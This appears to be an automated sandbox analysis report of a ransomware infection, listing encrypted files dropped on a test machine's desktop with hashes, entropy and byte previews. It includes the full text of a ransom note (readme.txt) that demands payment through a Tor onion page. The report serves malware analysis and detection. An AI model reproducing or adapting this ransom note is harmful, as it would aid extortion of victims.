Preview:	..p..M4..l.r....@...pD.....^...U.<8..#z.ws..Yv~{[...@.....T...%Xc...{xU[...^zlj...V}....).F....".....!X...sa...>A.P.Z.../o..^QW....?.v.W...P.....@.G.r...^E..!4. }W.w...a. 7.hr.;X;.....n...t....;cg....\$.....R>..A.\.t.).r...bo...pj..Jz...\$b{Xo.tOk.~...[-g.";k.JaD....s.j.y.J.....\R...r.^h..p>.....v...W...D...\$.l.{..=pq.6d.-4...l)...MH...C...Hd..... (1..Dz.X..C.W[o....?..vC....e]c<r<k...].!...cF....C*aH.&r..._T.K....K.... ;...}jq...<..'Jo...o.o.;w%n.l#S9l%h...L..>....(....Wjv.. aqS.f.(Duv=..ls.q@...aa....').).....M.jP.. .h..9H7: = 7J..E.e.*.._D.PY>....&Q{..}.Z<.....[.L.on...{(%..ll)..l..ul...*...7.....eV.rV.....q!..?..@..._... J]e...mt..9Q.4B.(j.hC.....p..R....`.....vA9.l.....~B..}w~.s....y.b. (..".z.Gu....q6A.. l:z..'.Z.#.[j?FDe.0...o..2...#...}.3..H.S.....FV.ZN.)F...:-`S.k8?m...BW...2.qTlq....a.l5.(...D..6CiD../. 7.p.Ji8.....j...m

C:\Users\user\Desktop\LSBIHQFDVT.pdf

Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.870711424465871
Encrypted:	false
SSDEEP:	24:Vm9Xeikw9JtHbri3RWjeHV+6LBQFA4icCEeT+C0UstWLMcsNoba:6DkWJtHbvjeHV3L+F1CEejkBtoba
MD5:	0F5F11A2CB0C568395A36D96795F3A2E
SHA1:	09E0CB2ACCC0A6269416C4B3A51A56181034B43A
SHA-256:	9100A04EFA847AF311A947C7D5EC38866D10DF931873C834046A4DD1BAD48609
SHA-512:	559A23ECE486F1C83774478AA5A3197377E0C1F1AC99FECAFFE2793075E2EBF1074D2D8741DA0F66DA0DB33F0AA876D64AC69CBDA8B1BBAB8A1AC496C0BAEF71
Malicious:	false
Preview:	....8.3.L.oq.i.....i...{n;.....i.F+t.k.m.,f.....0.f[q.5.....];w.c...Bm.*m.....S.s.h..u..5fU.....vM...z!>K.j<bg...";~.r.fB..k..[.3.... O_...>.Au.o.l..5.AJ..b....8N....).X...^i.....6..... /...K..l...'.8.QhS.3d.....p.>.jBJ..n.T.\$o3e..C.. 4.*....qi.).).....<!.M..l'u'.M..q.5.LB.e...4.#..gA.F.nfk@9..=.....?.....?...@.....4Z....{...4...\$....1.2....l.Z(<A.MY.J.N.7T.s.yb .....h..p.....N....r.Wb..ZS.t.<..ml...k.M..(\$.....X....].h....V..l.#..(.qj..:6...@..vw...K..]....`2....Z.lt.v5...FR.O.8...r..5.we.\$TnP.gOw8 .z.(Vq.4..4...3..l.3...fl..M.[...Rw..< .....J..j.....z.Z..UA.O...5..Z....X.u.s.:~.....<... EzI...>...H..S..z....9O+..V..D'9..%<K.Z..w.S.X`Z..o(q....C~.ZX)Z.U>H.r....@.jv../.RA5W.k.....{J.4...b.V9Us:...l..-B.h1.J..~a> ...s@..".J...=...ED.....0!...\$0.I.T.T.QC...{ }...k.+\$....3....g...F-h).h.).a..pJ.. :...jw.x.R....m...1hX.R.l..`0...m...D.h.w.hl .F.1....&


<b>C:\Users\user\Desktop\LSBIHQFDVTIEFOYFBOLXA.png</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.842392015528747
Encrypted:	false
SSDEEP:	24:+x8z7x/F93wo7kC9NiZmpEA+Pjyxv9fPcJBaVnDc3/lfXE:+x8f7VwogO2dW0naVnDc3/5E
MD5:	8C3A49C5F8B3DDCD050DD9A2ECA54D
SHA1:	7C9D6F48B8ABA431EB8C1FDA486287EFD7A9B5C7
SHA-256:	BFEE284A6244C1B87DCB405BC14420A8751D33CF02D4F55A4DC8B55B0B343112
SHA-512:	BE98DE43280145F5009B73EC0568B2F2E4DB1F7A64A4B1968EB2CA5A56ADF0887CF87B13485C10DB77B5690A32DE593057554E1B31FD0EDDEAAAF36E61A727A67
Malicious:	false
Preview:	<div>[L.%].l.1h.....@.iO.&lt;4.k..R.....a..R]].....*G.W..i...5.....pG].)r.....-.G...Jl.9..S..g.Cj3....czT..W.b..pH..l..^.....Pa.e.(.K..j/.....r t.[.^`./s.Pn^&gt;og.....&gt;...i.(.2&amp;V...D&gt;c*.o...w..u.i...U.o.N.9..."7Q.i?...9...ZTe.....i.\$.'...3Q.6e".j)..h....5.^!w....2.!a.^v.....!..u....5.Lcn.^-...[H..{.^..."G2...r...F...)9.....F..`i/. ....l...&lt;m.A..3.oN]s...].U.B.QNI..OSK..8K..1%zPbg.^Vc%.....G...@.....`.j...f.A.....+5...&gt;.T&amp;%Kq.#=...3..w.j..z.XX.\.....W.c..A..@..O..l5.O....T.9..s.dB.2;..1)n...a.RS...&gt;.t.B.....s.0GL.....S...'.8.e...d..o....@.....u...l...k.Q.N#3.&amp;.22[@T.1.....Q&lt;.1t.../E.*yij....r.k?.....^..c.+4.S.\Njti..Jz.L^J.....Fe...j..".....%0...._l.O..y..n.=...{ ..n.l.`Q]S.j.&amp;@~.....Q....v.1.]tK4{xTa.O....Y.r].q..g..t...pa.....F.j...jO...[&gt;...5s.e.S...@.....u&amp;N..! \4*Z.v.....&amp;nW. 6.D..r....n..ra.sl@..].C0....sD...@9.....q..{g.e}. .... .;</div>

<b>C:\Users\user\Desktop\LSBIHQFDVTLSBIHQFDVT.docx</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.8647976809835605
Encrypted:	false
SSDEEP:	24:sav/FJ5GA3Vaj5A5skqEJf9bI+N7vfPefqcNLR4nZ6IKl1E8:BTfUjER9ZNxsqZq48
MD5:	0BE923158EC33CD02845DC2DAF0D8AB5
SHA1:	09F930FFFF139EA27F39002A0899B43938215553
SHA-256:	E0B34470AF085FB3FACAD3201A5EFD54408ED228BBDE2046D1861541B658D830
SHA-512:	43B503B1C3A8BD76C8F44210B1A34A90426783B5682E10A5441025116998ABD57CF3E868C7479AEA0D0617E3FB2B8C34344709D6C6AA5E95B759FD830806CDDC
Malicious:	false
Preview:	<div>.....G..0ebR..Y.M...S.l.....#.i.6.\.bG...)....+&lt;...+".....PrR&lt;x7..v.....~..jHl...l^VKE.&lt;...].~.....=y.).X.i....Cj.j].7V....[v^6.B..z.E..z.....o.....=.....)m....K..P.v..e....NMs..tF.m...rfm....bS4...YMS5....O.....EF....].2.A..[O.'+.y4y.....\.....A.vV...H...Q.(A\$Pr.&gt;...+7*...J).....~;.E...u.....{G...h...H....49.....Y.9&gt;..7.G...Tf:.....H{.1..Q.u88.x. oB8b...+....+qA/.....J...#.6~_./y...'.?P...../Y ..&gt;...+s...P'&lt;h...;.L.#~m...%..o.C..m.k].?.....#R....Z..e.%O&lt;J...7..W...WE2R8v..p.w..[.]&amp;.{.a..T.....[.....&amp;.).9.M..O..56..qm...r...PP^\$=.\$Hfj.7 ...i.O!.....^?.&gt;..0L...j1Eg=E.....W.BxQ.oW...@.....lk..E.=.....5.A..b.....cB.Z...)7.l.._s=...j.....%W...8.eE.).5nv....RfV..h&gt;."&amp;h*....B..\.....=...F.....B..S..gc.{.....SF..t8?..ki2)...F.@.....3&lt;j.....o....l..4.F..y...7-D.....B+.k..".{^R.....[v.^...../q:..y2...?.....A...X...!..!L..DU.(.....TR...a.....</div>

<b>C:\Users\user\Desktop\LSBIHQFDVTlQNCYCDFIJJ.xlsx</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.847389152742023
Encrypted:	false
SSDEEP:	24:qmnGO3pEunbC5vOLTp21OsqcXB53NI5WpxTGwuVF5UPyadoAGKM9:qmnGOpcXoZyOwR53hyVQDdjM9
MD5:	E4A5E5D08DBBE865349BEA320D95515C
SHA1:	EE5C7645B73F46A0687AC1562E8C5480E3609D66
SHA-256:	7B58A87312B19A5603E2685684F1893C8927D5CCCD21BEF752C266A5C6CD4DC6
SHA-512:	61D6E341BFFEDBC04884FADC15887FC0E27D8722970D3089F980FA7181D661B192C46CF8CBA6540CBA93B70F7EF86E0413B1FDB150B21DECED8DCD46C5730A7
Malicious:	false
Preview:	<div>xJ...RP..@a..Z.3.3....+.....Z..J.....&gt;.[Y.j..H..H.....f.N..gk.Y.F.T..r.v[...E....XZ?0.y.....X..J..j.[.....x..fM4.5W.p:O.q:u..@.....e...3.....`.....t.....E..?p.F.F..Le. ..O.....7...m.....*l.....ZaB:..ag.Y.....F.b..Du../.-.tS.....dv^B!.-...K...X.E.Z..l2..8%.k.#...B...L.....c...&lt;...K..t.@6.....V...O....j5"..&lt;.....cN....x\$N)e..x.."...F~....Z.p.5.;^1.Y=-c.6.).....&gt;v%N::Q...w...N3...j.....t.V.....SB2.a.....Lv/..&lt;q.H....n..)(Z?..0..... V~j.B.....s...t.5...7..Z.DG).....(.....D..J..R'.g..z...lf.....t;...G..._X..1...{C.e.....%Q.m....y...e.F...g\$\$.a....q...2.q0.."&lt;...r.d.6W....}.\$W.Sx[W...?/...L.11..&amp;;R....3..2.O.....lF...L.%p..^q.P...V...].E..G..~F...d...M6X.Eje.F...6..oQ....&amp;v6KV.....P...n...m...Q...+=u....a").....sf....G9/{....U.....l..Fq.{.....;..;uHXY.....mX.[.....Q1.(.t\$tl.2:...o.4.....\$&amp;....Y..&amp;...T..-n.....6</div>

<b>C:\Users\user\Desktop\LSBIHQFDVTlSQSJKEBWDt.jpg</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	COM executable for DOS
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.835729366282277
Encrypted:	false
SSDEEP:	24:scVxNJPAequAdV53ckcKxN7dK+iQIGOCdlNIyFieZTFF:scZJlegj5T5p7lcPciTFF

C:\Users\user\Desktop\LSBIHQFDVT\SQSJKEBWDt.jpg	
MD5:	F4A0704F099C2CCA78311972C65EB744
SHA1:	7F822FAEEB79084122D59EE393DEF117EFDC0AA0
SHA-256:	7FE53557E06E4CE4D203BC5FEC30811D0093B7C5CA3E5846014F3552FAAE3560
SHA-512:	19A03F1211169FA170D7AB50787571E498E0D7F4E8B488C294A500347D46E0A4B0F27B0E9F2AB76B2F1110189C15E2DDEE5CD9188CE79A78548D2A4A565AC922
Malicious:	false
Preview:	.....xP.K...rEV...e..4l...3..V.....8P.0.7..pP.7.[M..g...&.....`V...M.....V.e...].l+.E...q .].+.taKm3.Q..B.Oo.\$Pl...l.....z.5.hp.r.....pn....a...Xq...t!D.5.....{.C.....N7o.k...Pm...)+.NyG...yN.0...A...).tE..v...T..2..mO.....qU.n...].b.pfkj6..r.....)D..O="jk....._U.6@...l..Vn@...@...{3C.c....%.V...vl..U...#>D^...F.^Kv9.Tj.....6...e!^rl...s-....."T_/.....pa...+t.l..t...9^Z-...)yx{O..Y.....j...WC.K..va5.5.T.....l... X.px.).4\$8.....tRX...\$...l...14.....q.....'(a..K..Afi")...s..m\$.e.Sv4.{sE.o.....C.....}.sX.\$O.{.P5..L...v.....}(%LQ0.V.=.1...%...3..f>b7<;.y.m.....E.....<z...{on...l_9_8e...7...E.];o.5^)...w.@QE.....Qj)%'.m.NO...u.../...((...c....._v..f~2x...5.v.....>h...?....g..K\$.V.:Qu...'8..i"...!Mu.....#.@..J.^..b...K.S..R...O2^Q...u...@...o...C... f&.'...[.kZ6.....m...jE.'.S'.',P....H!..s/\$b.j:...[u.[.5y<0yuS.R..... C.c0`...7.

C:\Users\user\Desktop\LSBIHQFDVT\ISUAVTZKNFL.pdf		
Process:	C:\Windows\System32\sihost.exe	
File Type:	data	
Category:	dropped	
Size (bytes):	1296	
Entropy (8bit):	7.864308387399517	
Encrypted:	false	
SSDEEP:	24:XGAgIkq8O6xVYy2Wvb+ZUKrjWiO/XPOAAwTkH3ChSk7vv1GS+JFuPgQLb:XGA36920jBiAPAwTkH3wrvABMPgQv	
MD5:	EB3490E91AFDC76C3F0A36172ACE7C4E	
SHA1:	D0928A27F4A3B79800F602CBF973BDD5737CD6C1	
SHA-256:	7C8596C09A200AB5218AA8B0CB87A43386F983AECBA379BE1B2686F776E80C8B	
SHA-512:	4DF04DD874F944600595AE9F7CDA10D2A3A074C07CE86A9F31B9F4E9058B31075C51E6394BFF38DAAAFCD7D84756DBD314E120CC36DDD3D838BADFD8EC7ED78A	
Malicious:	true	
Preview:	'..Z&...4[...4.K8F3-l..t..C.YtuL).5.~.YM.....yqn...%...?/..n[...H.Y....Z.fl\.(2A#....sd-..RT.9.....p...*.lp..HC...s.^...Q.....6R...Wj.. L)..\$J..Rd...-u.=Y..h..c....E.[v.d.v/.O.M.j....1.(.l.G...1.....e...G&.....`r..V..6..l!".+.]?6...N...f....k.<\$o...<...+..Z..iBL.)1..~.W.j...f.@....\$'....X>O.B.z.i.P..C."%D.k.@....p6.e....s_X.....@....A..Z.f.[\.'...p.0~.....h..t....*.""...l@...k..EH...N~...L.b.....T....bl.&...b.Zm.S..lC...DW^..0..Z...hil.*%...Y.n'...9g~R...JS...g..Y/AF.....r.&D..l.'\....{!;#...+...l.2..s.l.[.....;+R...h.)sA...C.+...q..]W@_C.x...2....q.0.5S.qg..q.G.O~.!.d.W'.....[=(...?F8.<.xc.u..g.Sk5>...U...x..64V.(...!U..2..j[.oa...)mVX.....;(...%...?4%.....Qw.D..)[...y...>i.3.d..v]1..e..E....Ei.&m.pX...>f.Gr.....#A.n.....g.W.z..t.sp...kKj.Q.Q....;-e.{s.Y.pL.p.F./...{w...d.H.....[...~d7..=.g.....X.....+...b..~LB2..Sa.9.....?....!J..y!..	

C:\Users\user\Desktop\LSBIHQFDVT\readme.txt	
Process:	C:\Windows\System32\sihost.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	3004
Entropy (8bit):	4.834891694847581
Encrypted:	false
SSDEEP:	48:eUimvpilXMwOH+QMHW0dHrHeH+lgE0UimvpilXMwOH+QMHW0dHrHeH+lgEV:erWxnOEbL+AsrWxnOEbL+At
MD5:	62318A9E589ED3CE4D5AED91188DB708
SHA1:	1C51B8F63FB9DD87C9BBF9714B03D082BBABEDF8
SHA-256:	E7AE9C658A09C776DCA83794E0FD41DD2E8E0CB888626BDF07650E564B4585FA
SHA-512:	5BA95687AF6C750FDD91825B9F72AABC17B17226FB6FEB7E5AB98DD4F1028C763C4BA72CA0A102F6AC33C8925FB1B2EEEABA5C0E25D3B848B0AF0F2681B02AB
Malicious:	false
Preview:	ALL YOUR DOCUMENTS PHOTOS DATABASES AND OTHER IMPORTANT FILES HAVE BEEN ENCRYPTED!.. ===== =====.. Your files are NOT damaged! Your files are modified only. This modification is reversible..... The only 1 way to decrypt your files is to receive the private key and decryption program..... Any attempts to restore your files with the third party software will be fatal for your files!.. ===== =====, To receive the private key and decryption program follow the instructions below:.... 1. Download "Tor Browser" from https://www.torproject.org/ and install it.... 2. In the "Tor Browser" open your personal page here:..... http://aec850e8ac806e10a87438b00eltalkfzj.n5fnrf4I7bdjhelx.onion/eltalkfzj..... Note! This page is available via "Tor Browser" only... = =====

C:\Users\user\Desktop\NEBFQYQWPS.docx	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.852045251607469
Encrypted:	false
SSDEEP:	24:OvtH6BRYmCyBXoMaQP0+eNcxb6ipwgmDCJEGE3rEBR6ii159uKca6i:4YRXXBX6+eoaUg3rEQf7F6i
MD5:	1D5589D966D777EE5C96EC9D274DCDD8
SHA1:	7F4434F18BCB342273C4F0531C2EC4495682133D
SHA-256:	828DE72FE9CF216070E6FC8FC6DB1ED252FDA6D3CFDC6405914054735DC05818
SHA-512:	F10BB7A178AF51F2E4A3A7411C51FB6D96F1A69FDCD5BDF1F4F5DCE93FE6A574B17B66DAC40DCD13B567E4CA90A9E98D9091DCB6604C9CB5834DD2DD43DBA16
Malicious:	false

<b>C:\Users\user\Desktop\NEBFQQYWPS.docx</b>	
Preview:	Y...j5d.@q.6..Yh..E.K..C/./J.....B...ls.{..`.....7q.?4...;v.....6.y^.....2Co..qh.b..`.....^..WK..F.....z/./Q]M...3O{...a...0...vZ.....R3u....(nD."-.-.*....B...o2.....7!.nf...Bla...c:...(^(...=%m.v7...-/&.6O..t.jDI.7.zQO../g.a.4..NO..r9Z.kye...9....J.A.....@.\$...X..{5..9HW..4R].d..A.M.b.n..Jf5&...U...G..E.).q.....X.Z..2.A.....^bU.X...b.....?F.P&".....Y@..+..i-}...../l...k.pKn... ...C.....z..9...mT...N..a.8.;.W..a.....!..a.....{1.SmsUcV.I.E...F}.Q...u..K.p... x.9.3QEeq.....).l.f.../&.K...+e....A.A...*.i..K.K..P..~....Q..k...^-.2[[K.k:...k.n.....fK.C}...2.J.Z@.i..z.....C.t.. ]...0...E....)ru6.O~.M....a...p..A.}...l.. ..u....KNg.u2O>j..qq:...Z.EH...n.1. echv.....d.c hR+...N.....M... P...j.i0!..4.r.H..N...S..-hG....._=@...n(....4..qw.V.)... Sw)1..06K....#N..V.M.c 3.T..P.*r.. i..!MZZ...\$U..U....R..(l..6..>2<p*. ....).8.q.[3.Bl...P....R..6.

<b>C:\Users\user\Desktop\NEBFQQYWPS.xlsx</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.835601902014908
Encrypted:	false
SSDEEP:	24:IzbT8SFQpA8lwrSrpOi8COEGZHjZqFYwTqOOxPV3t6MbIiIAu66tNIqEy+qU:lrTFQ1I2NtMFedN3t6M0ilZPtNIA+qU
MD5:	D55DF30939909713ED2DEDDFFA357899
SHA1:	C6841FBBD91E42E331A95FB39B0FDA65589BCF7
SHA-256:	2F3ABD6CD39103DB86B1BC014A5C8D0A1E27F98AE2876FD207F4416058CCD7C4
SHA-512:	FCC5FE352A06AC57F7681865E9A307AC216C8F27BA1099D5170E94CBF5E8E60D56A3EB8C5E54EB474F886B8F17D5E46A405F65FC3997ED7878CB8266FB513D2
Malicious:	false
Preview:	.. .....vA7.....NDB.....3.L.[9....r'.J1.HMV.f.^.....n%...q]. C'.Hn.. .tK..Y..-w....t.p.....`...y_...5.s.u0h...u....o../n).jJ...+9...:>.-X>..J...]-S3.n..4"+a....bl...k....Sa...X.e...&C^1.4f.jK.....p.....'.&...%.r\$T...}....c.A..dx1)8..h.i.B...;5..(^.....!....Gj..6+...mu..)}#v'.....h.z.....}..... .i...B.J.)...N....+5*a...W..p.....!3=<...+>)...{sB"....Y8-1.^)U1.h_...@.C.v2I7.lj...+"8]%.%\.A.*k.....X)..g.^...hu...7p....aR.W..E.....K1..FJ...T.[...z.)f).i.d:5}).u.s.R#..2..Ji).[X.....5.*~.~J@...x..Y0..Ne...!.NZBIA.Q.v>.*...Y.j~....H*...\$.Y.Za.D...c.SG.-...bh.F)K..b...g...+EM..K..l...Jlc".m?88u...K...B.@6.yA-...<...k=c..S...e.....%qk..\$mq.w\$.rxH.{ {J..6KJ_..HnA....Sl.....j.t.mz.6.....n*...N..".p...T...-...i.5...^...Vm...S..8...p...!.N2.6uY.7...s)R.....#Z..7.I.{^>.....6...u.JV^..oB@O."L.8.'.6...Hu..1.}.J.J].=-hK....9v..Us...#zX..[.....".....L'h.P-...b.PN.{...u.r}.A45

<b>C:\Users\user\Desktop\NEBFQQYWPS\NEBFQQYWPS.docx</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.846864475436348
Encrypted:	false
SSDEEP:	24:XmjfCJfQl2ox7XfxsK+rpJ2hTFfEVKUohC4PUh5tgwdaD2UrM+de/Q92jakY8:5Ql2ox7XfxsKX8bp4PltIdaXMPs2jxY8
MD5:	5E00D6515D177AC6E75D07C7598FEAD2
SHA1:	DBBA30676022E75D4C106FA0D325DDE7EB026C80
SHA-256:	7338AD23BC609375E3BD4C9D87D99B0EF98142D11491BE6EEBC2BD37FC01B70A
SHA-512:	9C2A78A5381ABD704A688AB446875072C3D0C4B622DEBB2A6A87B9BF6495360EAEF84A54763B79FA727765686FD23FCDEFBDC3873A0CA987877751A6088914
Malicious:	false
Preview:	..1DU\$.\\{sw...V1'.e.?.....X.....a.y.....}.V.-...[+Z...."A....5f.r.e.x...@u...cE%...s...^.....E..u...v'.f..dln.l.m8..4...J1.4)...*...R)T)...<...G'z.A{1..l=-.88d%...C*.m...`..m.e.qn.....Z....^mX.k~..E.."......) m..Cpd. ...*.P.\$' .0<..zqK..4...mx.....a2N...P..N{.....c}.....rU...;...@).o...(J...Hi..7o..o".to.k.....{..y.r...F...F...B.w...'-^..%A.T.s...q.a..\\...<...>g...l.A.\$.?.....yX.....i... .}*uB..9\$.uF.a.w.4..._Xrr.}}l =z.\$..0..=S@...Vg+...D...\$.....xGV=&.n...y.E..nZ.C..90&.....#l)...6Gzt..b.t/g3..Kl)...J.e.....<?}.D@..%\$...VH)v..td...X.\$m8.\$6.../.....W1G...h.N+k...).Z...x0.R...o.=.p..g.@Z.....^'.Mb...).W.q&..tQPyv..N8.L...+...l%...l'^'(E..2..U..l?V..q.....U7(.:x.....p..%kv....9..3.M*...o...+T{.....z.E.B.5:6 cgl...A..F.....d.6..B*..."((.(b(j.%z.Hf% !...fj...7.....r...#.Y.F...p...c.a.....dh.{A..c..U.q...].y..O)J...?XuC.n"...@.

<b>C:\Users\user\Desktop\NEBFQQYWPS\PIVFAGEAAV.png</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.827330828949177
Encrypted:	false
SSDEEP:	24:mZRpEqR8AIPf7MCUH8w/hxH2+9VU0oyFWdwPSCbq4qVtJPDoxXc:cRpEq5tfPUHNZd9+s6d34Y7LoNC
MD5:	D7ABAE0AB239C4F1EB1219B2C3B1EB39
SHA1:	E27A2E555036573AA7C147C52A7F4E63ECAAAE69
SHA-256:	E194010311482D37A679DEBCED88BA8F76ECBB3F8EF0EFDBA2D45C44D7A82E81
SHA-512:	1923952D5007AF6F59B329C8808D26E19516FA13B7ED917E8F09B3B0975F200A7F4F2A26564B10440DDE036869A418C7795DDCAC910C0DD2CDD05DD74F5C43B
Malicious:	false
Preview:	... ./?.....SY.....H.....P.<7_..M'.?.....!...#..B0.L8E.0..x.....^(v;V...ytHd>.T.X...O'W.HO.CV.....d.u.33Y.l..... ...N+~..... p..4....L.=5A..`.LQ7....L.2...T..A.....+...K...S...Y.=.....*...z9...a0.m.v..`z.E..y..0-...Tf .x@...Qm...1..e/ T..&;x.U*.....e.)."Z.....E...l.K.Nn.q.8j.l..E...p.^Nm...15.m/.,Qj.).T}.....9....`. {...A.Gf=2.....T0%..kd{U.0.T.M.3.....n.-U.j...w=y..p8.kl.7;..#AF\$.V7A&8.....8}.;.@v.0....9GTB}. ..B..PO..H..... d.k.;O.V./..H^...s.n1".G.uV.i...g...c~.=l..a.&TD.K.....2...YB..W..>T...y.tv.*.m.6#.D.....#..MX.'a..1..7..o.PV...j.M..y! ...>..%.....l&...x..._d./??..QG.l..>..3..&nG.E.y.[4;.."?R.a.T.rO0.'...}.b.h...Z5....o.d&".Y.z...k'.D .}.#Y..Tk...Y}.H.jx...&....t.B..x-9.8.M.k2F&...e.+...u f.F.....!A...M'RJ?..C...<.....^jj..>!.G'Q.utp...R....ZW..R">5.....b..k.....q.i.<x .>.DR...Q.V..._l.....>

<b>C:\Users\user\Desktop\NEBFQQYWPS\IPWCCAWLGRE.jpg</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data



<b>C:\Users\user\Desktop\NEBFQQYWPSIPWCCAWLGRE.jpg</b>	
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.864252108899856
Encrypted:	false
SSDEEP:	24:IIbMej1Ed5QebEvUEcHv3CM0eWx5B4YUI8nLx56e+IzM2T1j1:zX/egvHcUOYL0ASJT1J
MD5:	9E6EBEE0DB2AAED39D107791056189D4
SHA1:	1DA4E11F3B7F00175D538D7E5B81926459A5E718
SHA-256:	6AFFF6182725EB234D3CB86F505F05C72AAEF62D6F94F8DB5C655C2575A4DE9C
SHA-512:	677035F101DB2CF79C963680B61BBD832CAC3451E9D9CD364B44283CDBBE31179B7742AE6EA55473E1FF8D6136DED7283D8C1F8C38A121F3672ED9EEBA4D918
Malicious:	false
Preview:	j.t...m...HK.+b...y*.....\...[.TL.RO.f.g...e.&...+t....h.....u.....M.g.j....,P/).7U[O.M...pu.l.....S.....t..w.^r.~.....S....q.C.^.....~6..T.:R. ....D...F..bE.i>Z...L.C..F...&/QaX...~.k.8..C4\$p..R...c)t...l.5c'.3'.E.KB.:.....[ ..]u..r.q+D...[6.V~!.\$UJ".....Q.Q.<I.._v]h.....m.a.8iD...<z/j..O..P%.....)....FKpk..wl...c...l&X.\$JY.M_ Q.2...;.....){b...zL.r..2.vp.v.....[!...*...'...qTm.....2i.....A.FHN.^5.H.k...ZO.`>E.k.l.q...yi.ve8....4]}.7....2.g.+5.....]^.n.<.<1.]uuQ.....m..y.1np=#....Mw...d.N...cF....Pd....<..o...vu...O^g?.\$j+...N.A.tN...g..k.t.m..CG!/f...n...9r...l...wB....[5...%..k!V.o...D..?c].M.L.T.....qj1e...;e...&..U3.5s...l.ozE...i..1.%y).m0..~.(;.....d<3....gA...N~.(L...9.e.K..a..K...B....d...^..l...#Vb.T..Z...N.O..].(V.....G.5[0.'^...S.....w.o\$0..n...3.F.m....[.v.GH...C.....\....?2Y.....B..q..).Y.....J.....@..(

<b>C:\Users\user\Desktop\NEBFQQYWPSIQNCYCDFIJJ.pdf</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.841051260600155
Encrypted:	false
SSDEEP:	24:QT3yylyNryiN37Q1xB3R0+pblyWJCpwo9AwlvxV6SOA/C8KMnNOywm/!i:QCylyNrx1kjBnto2W/DV6SZKMNy
MD5:	54777401F8BCCF1492B26A366A1DDB85
SHA1:	2C4FCD8C2386B89C44DC2BA2BDDA7F63831935E9
SHA-256:	B486A6860513DCCF6C62470334B6AE3FF13B4AACDDAA9B24146404F981A3A1B4
SHA-512:	B4DC85E149E6FD4518608D155B85F20F0890E08E71375305BC768D0C7FF83C50509FCA270CEA30841184C35EBD57267639619168230E9A09EBF56DC31A5C12FF
Malicious:	false
Preview:	.X.Y.A...~{.D.tR..gn%.....K.F=.=...=x..G ].Y....[`.Ez....IQ..j%...a.....9.....f>..A..06w.E.S.`..U6.3y^..... .j.. M]+B#...F.o.q...5...f.F..~.t.s.V..W.e..V_..K..8w&6.r..q?4..Zs..r\6.u.l.l..&9.8W.W.s...G.W.._..j...r.....].+..._.....Bk.#.....%.....y.."...X.Sr..X5#...a1.x...J.W.....oJ.Y..s.%ZpR.l.._#.....".....p%.]0.A+.%f..oo<.....&`.W.j_).N.....<...YM7l<...E..X...Rn.e_q.....d.>...K.g.,B].zaO...@.....Plb.O.L.g#.07ey..Dj..Kn....[.WF.2)..v+...t.@+..h>..i.....p..[_....+@YZ.%R.%j;..>..?8.../4....'.....:x.1.Dj....SA4z...7w..D.4.KF..>...>.g.Q.u....Zu..P.g..Xx.^.....C)...u;.....H.dK.*.....Z..-D...{.IH.*.@]L...#y...rBf...H..~...P.....t.....oP...d.y.q`...Y...3.dO..2.28V...N..W.IP~x.W.u...F...e3..Q..c.e.v...%&...ajK.SzH.....H...Z..H.'Y.i.s...^...Z..0.&....."Ya&.(...%w...w...<C.m.....y.Pv.n.J..(....l.....E,RJb.n(XQy.U...L.Y.GIWD; o .....#.....n5b.....L..0..{2..^7...l...c..W.

<b>C:\Users\user\Desktop\NEBFQQYWPSIZQIXMVQGAH.xlsx</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.870832570390251
Encrypted:	false
SSDEEP:	24:d1585FS6BYwAbMJPYSKdC2F85BtQCifa52CQzCXdKoXLLR5dK1vkJ:x8DYov0CysQKzQzaJ7OvkJ
MD5:	59EDF8FB74ED3150CB745854A75A7118
SHA1:	D02CAFE3DC0846A724A6F0C2BA61AD4748542BE0
SHA-256:	2D7444DBF54A306019639F8BF83C78631A321F2D8BB5CD0AF57B6343AB63EABB
SHA-512:	5CD4E894DF060EE75D416F20F7813333C7F72BF896A8E0614C43F7B0E372B0958F9B4903BAC1E56869E9D521E2FDDF002B9581461C4914CE2E37E1400785849A
Malicious:	false
Preview:	H_U..eg.....[2.0...P.x.....l..... :x. .[...Q.}7.e...P...8...n...4g...@l..`~...+..O"...n.4..t>7Z...aq{c...g)mc0..# ih.....;N...T.s.P...J.1.r.AeCek.&H.2...Z...M.m{...h.2.(l.JX.9?..:-P<M...X..QZ.[.1y.Jw.v...Z...+<...3.....'bl.sX...9.Y.eB'...s.8..o2..]OB.....T.;..\..F.....(y...L...?v;8r5..6.....t.3=...>..{.....p.4 O.....f.`.....T.<.YQ.j.o<Z...4.p\W./x...)]@.0;..B...- .E...l...i.../+..u...h...&j>...N...z4a.f.n#.O\$....[GNdB.=.pmw....eD.P..4..u..F].DnG.mP..n..]Y.rS_..h.....<X.....;TN.K?./..@7..0U...e.....= t.M..B..H..9[x.C.>%M"...<...W".h.R~{-{..Vk.....s.\$j].....As.....'G.[a..ql&...o.ZF...t.5..R%n=.`d3..".YG...l.y.t...v.e..#.....i.VLI.j\$*.FE.>...j)5)0..y.j;..l..W.B5.r];*.Q.X.0Z&iU...X&.c.c.i.....O..a.?"..Z...o.o.BE.o.....0/?! ..8.f...~...R..._`2..l.....pL#...Z.wX...dz 